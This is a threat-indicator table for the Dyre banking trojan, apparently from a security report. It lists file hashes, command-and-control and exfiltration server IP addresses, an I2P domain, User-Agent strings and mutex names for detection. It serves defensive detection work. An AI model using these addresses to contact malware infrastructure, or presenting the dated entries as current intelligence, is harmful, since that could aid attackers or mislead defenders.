ec525c578d14a15d8d913e83ec5c557b	MD5 hash	Dyre trojan
32d32802a97b9c24e1eafcea6af52440	MD5 hash	Dyre trojan
2d8923ef39b1fa0a091965735f3490f3	MD5 hash	Dyre trojan
1a52993e4546c3d6adad037af74ce2a8	MD5 hash	Dyre trojan
156f730bbb6b6cada4ef89e22ddc68ab	MD5 hash	Dyre trojan
3597f17748f9bb7d008840a4b1391582	MD5 hash	Dyre trojan
c6315a09e06e2ba775e5be0979d23755	MD5 hash	Dyre trojan
5.79.86.19	IP address	Dyre exfiltration/web inject server
212.56.214.154	IP address	Dyre C2 server
202.153.35.133	IP address	Dyre C2 server
80.248.224.75	IP address	Dyre C2 server
109.228.17.152	IP address	Dyre C2 server
166.78.103.85	IP address	Dyre C2 server

109.228.17.158	IP address	Dyre C2 server
109.228.17.155	IP address	Dyre C2 server
176.114.0.58	IP address	Dyre C2 server
85.25.134.53	IP address	Dyre C2 server
217.172.181.164	IP address	Dyre C2 server
217.172.184.75	IP address	Dyre C2 server
213.239.209.196	IP address	Dyre C2 server
212.56.214.130	IP address	Dyre C2 server
37.59.2.42	IP address	Dyre C2 server
93.190.139.178	IP address	Dyre C2 server
85.25.138.12	IP address	Dyre C2 server
85.25.145.179	IP address	Dyre C2 server
217.172.179.9	IP address	Dyre C2 server
203.183.172.196	IP address	Dyre C2 server
94.23.61.172	IP address	Dyre C2 server
94.23.196.90	IP address	Dyre C2 server
217.23.8.68	IP address	Dyre C2 server
193.203.50.17	IP address	Dyre C2 server

193.203.50.69	IP address	Dyre C2 server
nhgyzrn2p2gejk57wveao5kxa7b3nhtc4saoonjpsy65mapycaua.b32.i2p	I2P domain	Dyre C2 server
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0	User-Agent	Dyre User-Agent
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36	User-Agent	Dyre User-Agent
cd2sd48za09	Mutex	Mutex created by Dyre
5efw48e8re54	Mutex	Mutex created by Dyre

Table 2. Threat indicators for the Dyre trojan.